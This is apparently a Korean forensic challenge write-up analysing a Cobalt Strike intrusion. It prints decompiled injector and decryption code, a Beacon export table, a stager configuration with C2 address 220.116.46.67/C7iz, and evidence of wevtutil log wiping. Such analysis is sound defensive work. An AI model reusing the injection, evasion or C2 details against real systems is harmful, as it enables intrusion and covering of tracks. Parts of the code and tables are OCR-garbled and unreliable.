
[그림 23] 악성코드(InkingExperience.exe)의 WinMain 함수

악성코드(NetworkServiceManager.exe)에서 보았던 것과 동일하게 Sleep(600000u)을 통한 10분 대기 과정을 거치며 샌드박스 우회를 위한 지연 처리를 시도합니다. 또한, 2024년 8월 이후에는 동작하지 않도록 제한 설정이 되어 있습니다.

난독화된 문자열	복호화된 문자열
"{ESYhKUXYNM?"	"OpenProcess"
"b#DCMXVzPQQW@"	"LoadLibraryA"
"b#DCMXV}NX[z"	"GetProcAddress"
"cG_C]iHT_XMLWr\$/6<F"	"kernel32.dll"
"wYYD]q[UXQ[?"	"VirtualAlloc"
"b#DCMXV}NX[?"	"CreateThread"
"{ESYhKUXYNMk/*'-D"	"ResumeThread"
"xZWStPXI]OGh@"	"WriteProcessMemory"
"xZWStPXI]OG~@"	"ReadProcessMemory"
"r#XSj#WITIO]Z"	"GetModuleFileNameA"
"g#LRW_h^ORKM#\$B"	"CreateProcessA"
"xZUWj#WITIO]Z@"	"NtUnmapViewOfSection"
"xWSj#WITIO]Z@"	"GetModuleHandleA"
"b#DCMXVkNRJZ#5B"	"WaitForSingleObject"
"{ESYhKUXYNM?k/*'-D"	"CloseHandle"
"b#DCMXV}NX[?"	"ExitProcess"
"b#DCMXV}NX[?"	"Sleep"
"cG_C]iHT_XMLWr\$/6<F"	"ntdll.dll"
"wYYD]q[UXQ[?"	"VirtualProtect"
"g#LRW_h^ORKM#\$B"	"OpenProcessToken"
"{ESYhKUXYNM?"	"OpenProcess"
"b#DCMXVzPQQW@"	"LoadLibraryA"
"b#DCMXV}NX[z"	"GetProcAddress"
"cG_C]iHT_XMLWr\$/6<F"	"kernel32.dll"

[표 11] 난독화된 문자열

난독화된 문자열 목록은 인젝션에 필요한 WIN API 목록으로 확인되었으며 [표 11]과 동일합니다.



[그림 24] 내부 리소스 데이터 복호화

내부 리소스에 포함된 PNG 파일을 로드하여 파일의 "93 9A 3D DE" 부분부터 데이터를 복호화 합니다. 복호화 된 데이터는 PE 파일이며 WriteProcessMemory를 통해 새로운 프로세스에 인젝션 됩니다.

```

Pseudocode-A
1 char sub_180001258()
2 {
3     int i; // [rsp+20h] [rbp-C8h]
4     DWORD dwSize; // [rsp+24h] [rbp-C4h]
5     void *dwSize_4; // [rsp+28h] [rbp-C0h]
6     HMODULE hModule; // [rsp+38h] [rbp-B0h]
7     HMODULE ModuleHandleW; // [rsp+48h] [rbp-A0h]
8     HRSRC hResInfo; // [rsp+50h] [rbp-98h]
9     char *BaseAddress; // [rsp+68h] [rbp-80h]
10    GLOBAL hResData; // [rsp+70h] [rbp-78h]
11    const void *v9; // [rsp+78h] [rbp-70h]
12    struct _MEMORY_BASIC_INFORMATION Buffer; // [rsp+88h] [rbp-60h] BYREF
13    char v11[8]; // [rsp+88h] [rbp-30h] BYREF
14
15    ModuleHandleW = GetModuleHandleW(0164);
16    if ( !ModuleHandleW )
17        return 0;
18    VirtualQuery(ModuleHandleW, &Buffer, 0x30u164);
19    BaseAddress = Buffer.BaseAddress;
20    for ( i = 0; i += 16 )
21    {
22        if ( !sub_1800011F0(&BaseAddress[i]) )
23            return 0;
24        if ( sub_180001000(&BaseAddress[i], 16i64) == 0x9249044D ) // Red Box
25            break;
26    }
27    VirtualQuery(sub_180001258, &Buffer, 0x30u164);
28    hModule = Buffer.AllocationBase;
29    hResInfo = FindResource(hModule, AllocationBase, 0x65, L"BINARy");
30    hResData = LoadResource(hModule, hResInfo);
31    dwSize = SizeofResource(hModule, hResInfo);
32    v9 = LockResource(hResData);
33    dwSize_4 = VirtualAlloc(0164, dwSize, 0x1000u, 0x40u);
34    if ( !dwSize_4 )
35        return 1;
36    qmemcpy(dwSize_4, v9, dwSize);
37    sub_180001098(dwSize_4);
38    sub_180001098(dwSize_4, 1164, v11);
39    return 1;
40}

```

```

Pseudocode-B
1 int __fastcall sub_180001098(BYTE *pbData, DWORD a2, const BYTE *a3, DWORD a4)
2 {
3     DWORD LastError; // eax
4     const char *v8; // rcx
5     DWORD pdwDataLen; // [rsp+30h] [rbp-38h] BYREF
6     HCRYPTPROV phProv; // [rsp+38h] [rbp-30h] BYREF
7     HCRYPTHASH phHash; // [rsp+40h] [rbp-28h] BYREF
8     HCRYPTKEY phKey; // [rsp+48h] [rbp-20h] BYREF
9
10    pdwDataLen = a2;
11    if ( !CryptAcquireContextW(&phProv, 0164, 0164, 0x18u, 0xF0000000) )
12    {
13        LastError = GetLastError();
14        v8 = "Failed in CryptAcquireContextW (%u)\n";
15        return sub_180001044(v8, LastError);
16    }
17    if ( !CryptCreateHash(phProv, 0x800Cu, 0164, 0, &phHash) )
18    {
19        LastError = GetLastError();
20        v8 = "Failed in CryptCreateHash (%u)\n";
21        return sub_180001044(v8, LastError);
22    }
23    if ( !CryptHashData(phHash, a3, a4, 0) )
24    {
25        LastError = GetLastError();
26        v8 = "Failed in CryptHashData (%u)\n";
27        return sub_180001044(v8, LastError);
28    }
29    if ( !CryptDeriveKey(phProv, 0x6610u, phHash, 0, &phKey) )
30    {
31        LastError = GetLastError();
32        v8 = "Failed in CryptDeriveKey (%u)\n";
33        return sub_180001044(v8, LastError);
34    }
35    if ( !CryptDecrypt(phKey, 0164, 0, 0, pbData, &pdwDataLen) )
36    {
37        LastError = GetLastError();
38        v8 = "Failed in CryptDecrypt (%u)\n";
39        return sub_180001044(v8, LastError);
40    }
41    CryptReleaseContext(phProv, 0);
42    CryptDestroyHash(phHash);
43    return CryptDestroyKey(phKey);
44}

```

[그림 25] winlogon.exe 인젝션된 코드 일부

[그림 24]와 같이 프로세스에 인젝션하는 루틴은 모든 프로세스에 대해 수행하게 됩니다. 다만, 인젝션된 코드에서 연산을 통해 특정 값(0x9249044D)을 비교하는데 해당 값은 winlogon에만 존재하는 값으로써, 특정 프로세스를 대상으로 정상동작 한다는 점을 확인할 수 있습니다.

```

.rdata:00000018002077C dd rva aBeaconDll ; Name
.rdata:000000180020780 dd 1 ; Base
.rdata:000000180020784 dd 1 ; NumberOfFunctions
.rdata:000000180020788 dd 1 ; NumberOfNames
.rdata:00000018002078C dd rva off_180020798 ; AddressOfFunctions
.rdata:000000180020790 dd rva off_18002079C ; AddressOfNames
.rdata:000000180020794 dd rva word_1800207A0 ; AddressOfNameOrdinals
.rdata:000000180020798 ; Export Address Table for Beacon.dll
.rdata:000000180020798 ; .rdata:000000180020798 off_180020798 dd rva ?ReflectiveLoader@@YA_KXZ
.rdata:000000180020798 ; DATA XREF: .rdata:00000018002078C to
.rdata:000000180020798 ; ReflectiveLoader(void)
.rdata:00000018002079C ; .rdata:00000018002079C ; Export Names Table for Beacon.dll
.rdata:00000018002079C ; .rdata:00000018002079C off_18002079C dd rva aReflectiveLoad ; DATA XREF: .rdata:000000180020790 to
.rdata:00000018002079C ; .rdata:00000018002079C ; ?ReflectiveLoader@@YA_KXZ"
.rdata:000000180020790 ; .rdata:000000180020790 ; Export Ordinals Table for Beacon.dll
.rdata:000000180020790 ; .rdata:000000180020790 word_1800207A0 dw 0 ; DATA XREF: .rdata:000000180020794 to
.rdata:0000001800207A0 aBeaconDll db 'Beacon.dll',0 ; DATA XREF: .rdata:00000018002077C to
.rdata:0000001800207A0 aReflectiveLoad db '?ReflectiveLoader@@YA_KXZ',0 ; DATA XREF: .rdata:off_18002079C to
.rdata:0000001800207A0

```

[그림 26] winlogon.exe 인젝션된 코드 일부

인젝션된 코드 또한, 파일 내부 리소스 데이터를 가져와 복호화 한 후 reflective injection을 시도합니다. 최종적으로 확인된 파일은 `Beacon.dll` 입니다.

```
1 int64 sub_6BAC1598()
2 {
3     DWORD TickCount; // eax
4     DWORD dwCreationFlags; // [rsp+20h] [rbp-48h]
5     int lpThreadId; // [rsp+28h] [rbp-40h]
6     int v4; // [rsp+30h] [rbp-38h]
7     int v5; // [rsp+38h] [rbp-30h]
8     int v6; // [rsp+40h] [rbp-28h]
9     int v7; // [rsp+48h] [rbp-20h]
10    int v8; // [rsp+50h] [rbp-18h]
11
12    TickCount = GetTickCount();
13    v8 = 92;
14    v7 = 101;
15    v6 = 112;
16    v5 = 105;
17    v4 = 112;
18    lpThreadId = 92;
19    dwCreationFlags = 46;
20    sprintf(
21        Buffer,
22        "%c%c%c%c%c%c%c%cMSSE-%d-server",
23        92LL,
24        92LL,
25        dwCreationFlags,
26        lpThreadId,
27        v4,
28        v5,
29        v6,
30        v7,
31        v8,
32        TickCount % 0x26AA);
33    CreateThread(0LL, 0LL, StartAddress, 0LL, 0, 0LL);
34    return sub_6BAC1546(0LL);
35 }
```

[그림 27] Cobalt Strike의 Beacon.dll 내용

Beacon.dll을 추가적으로 분석하여 Cobalt Strike 툴과 연관된 모듈이라는 사실이 확인되었습니다. Cobalt Strike는 상용 침투 테스트 도구로써 원격 제어 기능을 포함한 다양한 공격 및 침투 기능을 제공합니다. 따라서 공격자는 Cobalt Strike의 Beacon 모듈을 사용하여 피해 시스템에 원격으로 접근하고 명령을 실행할 수 있습니다.

CobaltStrikeStager 정보

```
{  
    'CobaltStrikeStager': {  
        'netloc': ['220.116.46.67'],  
        'path': ['/C7iz'],  
        'port': [80],  
        'headers': [  
            {  
                'User-Agent': 'Mozilla/4.0 (compatible; MSIE 5.0; Windows NT; DigExt; DTS Agent'  
            }  
        ],  
        'inet_flags': [  
            [  
                'INTERNET_FLAG_RELOAD',  
                'INTERNET_FLAG_NO_CACHE_WRITE',  
                'INTERNET_FLAG_KEEP_CONNECTION',  
                'INTERNET_FLAG_NO_UI'  
            ]  
        ],  
        'watermark': [987654321],  
        'type': ['HTTP']  
    }  
}
```

[표 12] Cobalt Strike Stager 정보

Speakeasy 도구를 활용한 분석 결과, [표 12]와 같이 다양한 정보를 추출할 수 있었습니다. 특히 watermark(987654321)을 통해 220.116.46.67/C7iz과 통신 시, 고유 식별자가 사용된다는 점을 확인하였습니다.

29C9B9C0	FB 23 3D 00 18 0E CB 01 D8 E6 BB 04 47 45 54 20	ú#...É.Øæ».GET /C7iz HTTP°TH./1
29C9B9D0	2F 43 37 69 7A 20 48 54 54 50 B0 54 48 02 2F 31	.løæÉ..Ù;.xØ?.<.
29C9B9E0	2E 31 9C E5 CB 00 18 D9 3B 00 78 D5 3F 00 8B 0B	Ý•..R<..f..\\ .Ø
29C9B9F0	9F 95 19 02 52 3C 01 0A 83 02 00 5C 7C 00 40 7C	.5.User....-Agen
29C9BA00	00 35 00 55 73 65 72 00 00 00 00 2D 41 67 65 6E	tMozilla/4.0 (co
29C9BA10	74 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F	mpatible; M....S
29C9BA20	6D 70 61 74 69 62 6C 65 3B 20 4D 11 00 00 00 53	IE 5.0; Windows
29C9BA30	49 45 20 35 2E 30 3B 20 57 69 6E 64 6F 77 73 20	NT; DigExt8.TS ú
29C9BA40	4E 54 3B 20 44 69 67 45 78 74 38 00 54 53 20 FA	..X.S.ø..L.xØI.<
29C9BA50	01 00 58 0B 53 0F 9C 05 02 4C 03 78 D6 CC 04 3C	.Ø*xÉØØ.iü.Í#Ø ..
29C9BA60	00 AE D7 C9 F6 A9 03 EC FC 00 CD 23 F0 7C 00 0D	.*.<.Host220.116€
29C9BA70	95 04 3C 00 48 6F 73 74 32 32 30 2E 31 31 36 80	-Í..46.67g.Xs".¥
29C9BA80	2D CC 02 2E 34 36 2E 36 37 67 08 58 73 94 03 A5	.xØ".<.`â".i._<.
29C9BA90	08 78 D4 94 03 3C 00 60 E2 22 18 69 02 5F 3C 01	e.i..Ø..Connecla
29C9BAA0	65 08 69 7F 00 8C 03 00 43 6F 6E 6E 65 63 6C 61	..tionKeep-Alive
29C9BAB0	03 00 74 69 6F 6E 4B 65 65 70 2D 41 6C 69 76 65	

[그림 15] pagefile.sys 내 C7iz 통신 요청

29C9BB20	78 F6 AF BA 00	48 54 54 50 2F 31 2E 4B 85 24 00	xö~°.HTTP/1.K..\$.
29C9BB30	31 20 32 30 30 20	4F 4B A0 F5 B3 00 38 E0 3B 00	1 200 OK ö³.8à;.
29C9BB40	B8 DA 3F 00 AE 6A C7 F6 01 02	7F 3C 01 04 6B 02	,Ú?.ØjÇö...<..k.
29C9BB50	00 83 7C 00 1D 7C 00 35 00	00 00 00 00 00 44 61 74	.f .. .5.....Dat
29C9BB60	65 53 75 6E 2C 20 31 34	20 4A 75 6C 20 32 30 32	eSun, 14 Jul 202
29C9BB70	34 20 30 39 3A 35 32 3A	31 39 20 47 4D 00 AC 0A	4 09:52:19 GM.~.
29C9BB80	2B 54 14 3C 04 2F 04 02	38 84 03 3D 00 FA 79 D5	+T.<./..8,,.=úyÖ
29C9BB90	B1 61 02 F0 FC 00 0C CC 02	FC 7C 00 18 7C 00 35	±a.ðü..í.ü .. .5
29C9BBA0	00 43 6F 6E 74 65 6E 74	2D 54 79 36 00 00 00 70	.Content-Ty6...p
29C9BBB0	65 61 70 70 6C 69 63 61	74 69 6F 6E 2F 6F 63 74	eapplication/oct
29C9BBC0	65 74 2D 73 74 72 65 61	6D E5 06 65 07 78 9C 03	et-streamå.e.xœ.
29C9BBD0	3D 00 7A 3F 00 5C 16 B0 07	69 79 02 64 DC 04 94	=.z?.\.°.iy.dÜ."
29C9BBE0	09 00 72 7C 00 06 65 03	3C 00 9D 03 4C 65 6E 67	..r ...e.<....Leng
29C9BBF0	74 68 32 39 36 30 30 37	D4 00 37 00 0F FF 7E 09	th296007°.7..ý~.

[그림 16] pagefile.sys 내 C7iz 통신 응답

또한, 위 두 그림과 같이 pagefile.sys 내 요청과 응답 정보가 기록된 것을 통해 메모리 단에서 실제 정상 응답을 받은 것을 확인할 수 있었습니다. 2024-07-14 18:42:10경에 생성된 InkingExperience.exe가 실행됨에 따라 sleep으로 인해 10분 이후, 연결 요청을 통해 공격자 PC에서 피해자 PC로 리버스 쉘을 2024-07-14 18:52:19(UTC+9) 경에 열었을 가능성을 유추해볼 수 있습니다.

답: Cobalt Strike

4. The attacker performed defense evasion by deleting event log records and manipulating event logs to hide the attacker's malicious activities. What method did the attacker use to manipulate the event logs? (60 points)

공격자의 cobalt strike를 통한 감염과 리버스 쉘 연결 이후, event log 삭제와 조작에 따른 defense evasion 행위에 대해 설명합니다.

RecordId	EventId	TimeCreated	Channel	ProcessId	ThreadId	Computer	MapDescription	UserName	PayloadData1
2764	2764	2024-07-14 13:29:07	104 System	1444	7444	DESKTOP-85D005F	Event log cleared	NT AUTHORITY\SYSTEM	The System log file was cleared
2765	2765	2024-07-14 13:29:07	104 System	1444	13744	DESKTOP-85D005F	Event log cleared	NT AUTHORITY\SYSTEM	The Visual Studio log file was cleared
2766	2766	2024-07-14 13:29:07	104 System	1444	13776	DESKTOP-85D005F	Event log cleared	NT AUTHORITY\SYSTEM	The Windows Networking Vpn Plugin Platform/Operational log file was cleared
2767	2767	2024-07-14 13:29:07	104 System	1444	13776	DESKTOP-85D005F	Event log cleared	NT AUTHORITY\SYSTEM	The Windows Networking Vpn Plugin Platform/OperationalVerbose log file was cleared
2768	2768	2024-07-14 13:29:07	104 System	1444	13776	DESKTOP-85D005F	Event log cleared	NT AUTHORITY\SYSTEM	The Windows PowerShell log file was cleared

[그림 30] EvtxECmd 도구를 사용하여 이벤트 기록을 확인한 결과

먼저, 삭제 관련 행위를 살펴보면 문제의 내용처럼 이벤트 로그 삭제 기록이 존재하며, 정상 파일에서는 위 그림과 같이 5개의 삭제 기록을 확인할 수 있었습니다.

```
E:\dfc2024>evtxextract aa.raw > evtx_carving.xml
INFO:evtxextract:parse error for record at offset: 0x8f1d2e8: buffer overrun
INFO:evtxextract:parse error for record at offset: 0x8f1ef48: buffer overrun
INFO:evtxextract:parse error for record at offset: 0x8f26518: buffer overrun
INFO:evtxextract:no matching templates for record at offset: 0x8fc30d8
INFO:evtxextract:no matching templates for record at offset: 0x8fc3328
INFO:evtxextract:no matching templates for record at offset: 0x8fc3568
```

[그림 31] EVTExtract 도구를 사용하여 이벤트 기록을 확인한 결과 – 1

```
INFO:evtxextract:no matching templates for record at offset: 0xd4e62eb98
INFO:evtxextract:no matching templates for record at offset: 0xd4e62edc0
INFO:root:recovered 1533 complete records
INFO:root:recovered 1744 incomplete records
```

[그림 32] EVTExtract 도구를 사용하여 이벤트 기록을 확인한 결과 – 2

aa.raw는 문제에서 제공한 vmdk 파일을 raw 파일로 변환한 파일이며, 위 그림과 같이 EVTExtract 도구를 사용하여 evtx 카빙을 진행하였습니다.

```
hyuunnn@hyuunnn:/mnt/e/dfc2024$ strings evtx_carving.xml | grep -A 7 "Microsoft-Windows-Eventlog"
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Eventlog" Guid="{fc65ddd8-d6ef-4962-83d5-6e5cf
9ce148}"><Provider>
<EventID Qualifiers="">1102</EventID>
<Version>1</Version>
<Level>4</Level>
<Task>104</Task>
<Opcode>0</Opcode>
<Keywords>0x0200000000000000</Keywords>
<TimeCreated SystemTime="2024-07-14 13:29:07.051077"></TimeCreated>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Eventlog" Guid="{fc65ddd8-d6ef-4962-83d5-6e5cf
9ce148}"><Provider>
<EventID Qualifiers="">104</EventID>
<Version>1</Version>
<Level>4</Level>
<Task>104</Task>
<Opcode>0</Opcode>
<Keywords>0x0000000000000000</Keywords>
<TimeCreated SystemTime="2024-07-14 13:29:07.123240"></TimeCreated>
```

[그림 33] Microsoft-Windows-Eventlog 이벤트 로그 확인 - 1

```
hyuunn@hyuunn:/mnt/e/dfc2024$ strings evtx_carving.xml | grep -A 7 "Microsoft-Windows-Eventlog" | grep "TimeCreated" | sort | nl
 1 <TimeCreated SystemTime="2024-07-14 13:28:58.024805"></TimeCreated>
 2 <TimeCreated SystemTime="2024-07-14 13:28:58.068895"></TimeCreated>
 3 <TimeCreated SystemTime="2024-07-14 13:28:58.094782"></TimeCreated>
 4 <TimeCreated SystemTime="2024-07-14 13:28:58.138792"></TimeCreated>
 5 <TimeCreated SystemTime="2024-07-14 13:28:58.169142"></TimeCreated>
 6 <TimeCreated SystemTime="2024-07-14 13:28:58.192104"></TimeCreated>
```

[그림 34] Microsoft-Windows-Eventlog 이벤트 로그 확인 - 2

카빙한 파일에서는 evtx 로그를 추가로 확보할 수 있었으며, event id 값이 1102인 로그는 하나만 있었고, 그 외에는 이벤트 로그 삭제를 의미하는 104가 약 170개 정도 기록되어 있었습니다.

TimeStamp(UTC 0)	USN	File/Directory Name	FullPath	EventInfo
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		File_Created
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		File_Created / Data_Added
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		File_Created / Data_Added / File_Closed
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		Data_Truncated
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		Data_Added / Data_Truncated
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		Data_Added / Data_Truncated / File_Closed
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		Data_Truncated
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		Data_Truncated / Data_Truncated
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		Data_Truncated / Data_Truncated / File_Closed
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		Data_Truncated
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		Data_Truncated / Data_Truncated
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		Data_Truncated / Data_Truncated / File_Closed
2024-07-14 13:28:43	2.54E+09	Application.evtx		Data_Overwritten
2024-07-14 13:28:43	2.54E+09	Application.evtx		Data_Overwritten / Data_Truncated
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		Data_Truncated
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		Data_Added / Data_Truncated
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		Data_Added / Data_Truncated / File_Closed
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		Data_Truncated
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		Data_Added / Data_Truncated
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		Data_Added / Data_Truncated / File_Closed
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		Data_Truncated
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		Data_Added / Data_Truncated
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		Data_Added / Data_Truncated / File_Closed
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		Data_Truncated
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		Data_Truncated / Data_Truncated
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		Data_Truncated / Data_Truncated / File_Closed
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		Data_Truncated
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		Data_Truncated / Data_Truncated
2024-07-14 13:28:43	2.54E+09	WEVTUTIL.EXE-1E154F39.pf		Data_Truncated / Data_Truncated / File_Closed
2024-07-14 13:28:43	2.54E+09	HardwareEvents.evtx		Data_Overwritten
2024-07-14 13:28:43	2.54E+09	Internet Explorer.evtx		Data_Overwritten
2024-07-14 13:28:44	2.54E+09	Key Management Service.evtx		Data_Overwritten
2024-07-14 13:28:44	2.54E+09	Microsoft-AppV-Client%4Admin.evtx		File_Created
2024-07-14 13:28:44	2.54E+09	Microsoft-AppV-Client%4Admin.evtx		File_Created / Data_Added
2024-07-14 13:28:44	2.54E+09	Microsoft-AppV-Client%4Admin.evtx		File_Created / Data_Added / Data_Overwritten

[그림 35] UsnJrnL 로그 분석 - 1

또한, UsnJrnlCarver 도구를 사용하여 UsnJrnl 레코드 카빙을 진행하였고, 카빙한 파일을 통해 wevtutil.exe를 사용하여 삭제했다는 점과 evtxtract를 통해 확인한 시간보다 이전부터(22:28:43, UTC+9) 삭제가 진행되었음을 확인하였습니다.

TimeStamp(UTC 0)	USN	File/Directory Name	FullPath	EventInfo	Source	FileAttri	Carving	FileRef	ParentF	ReferenceNumber
2024-07-14 13:29:07	2.54E+09	Security.evtx		Data_Overwritten / Data_Truncated	Normal	Archive		0x00010000x0001000000000000117E		
2024-07-14 13:29:07	2.54E+09	Setup.evtx		Data_Overwritten	Normal	Archive		0x00020000x0001000000000000117E		
2024-07-14 13:29:07	2.54E+09	System.evtx		Data_Overwritten / Data_Truncated	Normal	Archive		0x00010000x0001000000000000117E		
2024-07-14 13:29:07	2.54E+09	Visual Studio.evtx		Data_Overwritten	Normal	Archive		0x00010000x0001000000000000117E		
2024-07-14 13:29:07	2.54E+09	Windows PowerShell.evtx		Data_Overwritten / Data_Truncated	Normal	Archive		0x00010000x0001000000000000117E		
2024-07-14 13:29:07	2.54E+09	RUNDLL32.EXE-B487A34B.pf		File_Created	Normal	Archive / Not_Conte	0x00090000x00020000000019637			
2024-07-14 13:29:07	2.54E+09	RUNDLL32.EXE-B487A34B.pf		File_Created / Data_Added	Normal	Archive / Not_Conte	0x00090000x00020000000019637			
2024-07-14 13:29:07	2.54E+09	ANACONDA3-2024.02.1-WINDOWS-X-7A59F951.pf		File_Closed / File_Deleted	Normal	Archive / Not_Conte	0x00040000x00020000000019637			
2024-07-14 13:29:07	2.54E+09	APPINSTALLER.EXE-84304ABC.pf		File_Closed / File_Deleted	Normal	Archive / Not_Conte	0x00080000x00020000000019637			
2024-07-14 13:29:07	2.54E+09	APPLICATIONFRAMEHOST.EXE-8CE9A1EE.pf		File_Closed / File_Deleted	Normal	Archive / Not_Conte	0x00020000x00020000000019637			
2024-07-14 13:29:07	2.54E+09	AUDIO3D.EXE-A822E946.pf		File_Closed / File_Deleted	Normal	Archive / Not_Conte	0x00010000x00020000000019637			
2024-07-14 13:29:07	2.54E+09	BACKGROUNDTASKHOST.EXE-F882DD01.pf		File_Closed / File_Deleted	Normal	Archive / Not_Conte	0x00050000x00020000000019637			
2024-07-14 13:29:07	2.54E+09	BACKGROUNDTRANSFERHOST.EXE-052C2BAA.pf		File_Closed / File_Deleted	Normal	Archive / Not_Conte	0x00050000x00020000000019637			
2024-07-14 13:29:07	2.54E+09	cadrespri.7db		File_Closed / File_Deleted	Normal	Archive / Not_Conte	0x00040000x00020000000019637			
2024-07-14 13:29:07	2.54E+09	CHROME.EXE-AED7BA3C.pf		File_Closed / File_Deleted	Normal	Archive / Not_Conte	0x00010000x00020000000019637			
2024-07-14 13:29:07	2.54E+09	CHROME.EXE-AED7BA3D.pf		File_Closed / File_Deleted	Normal	Archive / Not_Conte	0x00040000x00020000000019637			
2024-07-14 13:29:07	2.54E+09	CHROME.EXE-AED7BA3E.pf		File_Closed / File_Deleted	Normal	Archive / Not_Conte	0x00020000x00020000000019637			
2024-07-14 13:29:07	2.54E+09	CHROME.EXE-AED7BA44.pf		File_Closed / File_Deleted	Normal	Archive / Not_Conte	0x000B0000x00020000000019637			
2024-07-14 13:29:07	2.54E+09	CHROMESTUP.EXE-B53EAD21.pf		File_Closed / File_Deleted	Normal	Archive / Not_Conte	0x00030000x00020000000019637			
2024-07-14 13:29:07	2.54E+09	CMD.EXE-0BD30981.pf		File_Closed / File_Deleted	Normal	Archive / Not_Conte	0x00040000x00020000000019637			
2024-07-14 13:29:07	2.54E+09	CODE.EXE-51570194.pf		File_Closed / File_Deleted	Normal	Archive / Not_Conte	0x00010000x00020000000019637			
2024-07-14 13:29:07	2.54E+09	CODE.EXE-51570195.pf		File_Closed / File_Deleted	Normal	Archive / Not_Conte	0x00036000x00020000000019637			
2024-07-14 13:29:07	2.54E+09	COMPATTELRUNNER.EXE-B7A68ECC.pf		File_Closed / File_Deleted	Normal	Archive / Not_Conte	0x00100000x00020000000019637			
2024-07-14 13:29:07	2.54E+09	CONHOST.EXE-0C6456FB.pf		File_Closed / File_Deleted	Normal	Archive / Not_Conte	0x00020000x00020000000019637			
2024-07-14 13:29:07	2.54E+09	CONSENT.EXE-40419367.pf		File_Closed / File_Deleted	Normal	Archive / Not_Conte	0x00020000x00020000000019637			
2024-07-14 13:29:07	2.54E+09	DBEAVER-CE-24.0-X86_64-SETU-BB8DB5F9.pf		File_Closed / File_Deleted	Normal	Archive / Not_Conte	0x0050000x00020000000019637			

[그림 36] UsnJrnl 로그 분석 - 2

이벤트로그 삭제가 끝난 후 prefetch 파일을 삭제한 기록도 추가로 확인할 수 있습니다.

